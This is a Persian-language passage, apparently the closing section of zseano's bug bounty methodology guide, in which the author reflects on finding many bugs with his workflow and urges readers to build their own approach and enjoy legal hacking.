با اینکه با همین روش تونستم صدها آسیب پذیری پیدا کنم، ولی زمان و تلاش زیادی می خواد. من هیچ وقت ادعا نکردم بهترین هکرم و هیچ وقتم نگفتم همه چیز رو می دونم، اصلاً همچین چیزی ممکن نیست. این روش فقط یه جریان کاریه که من موقع بررسی یه وبسایت دنبال می کنم، سوالاتی که از خودم می پرسم، جاهایی که دنبالشون می گردم و غیره. این اطلاعات رو بگیری و ازش برای کمک به تحقیقاتتون استفاده کنید و روش کار خودتون رو بر اساسش بسازید.

بعد از چند سال تونستم این جریان کاری رو روی چند تا برنامه مختلف پیاده کنم و با همین روش و چک لیستم، بالای 100 تا باگ فقط روی 4 تا برنامه پیدا کردم. من یه عالمه یادداشت درباره شرکت های مختلف دارم و هر وقت بخوام می تونم سریع تست کردن دارایی هاشون رو شروع کنم. به نظر من هر کسی که پشتکار داشته باشه می تونه روش من رو تقلید کنه و سریع هک کردن رو شروع کنه، همه چی بستگی به این داره که چقدر وقت و انرژی براش بذارید. اصلاً چقدر از هک کردن لذت می برید؟

خیلی از هکرها دیگه روش های خاص خودشون رو کامل کردن، مثلاً اسکن کردن برای فایل های حساس، endpoint ها و ساب دومین ها، و همونطور که قبلاً گفتم، حتی اسکن خودکار برای انواع مختلف آسیب پذیری ها روی محتوای پیدا شده شون. تو باگ بانی و هکر ذاتی بودن، قضیه ساختن یه روش کار بر اساس چیزیه که از هک کردنش لذت می برید و کامل کردن استعدادتون. اصلاً

ZSEANO METHODOLOGY

چی باعث شد به هک کردن علاقه پیدا کنید؟ چی اون هکر درونتون رو بیدار کرد؟ همون رو دنبال کنید، دانش هکری تون رو گسترش بدید و از خراب کردن اینترنت (به صورت قانونی!) لذت ببرید.

همونطور که BruteLogic عاقل میگه، هک کردن رو یاد نگیر، هک کن تا یاد بگیری.

موفق باشید و هک کردن خوبی داشته باشید.

zseano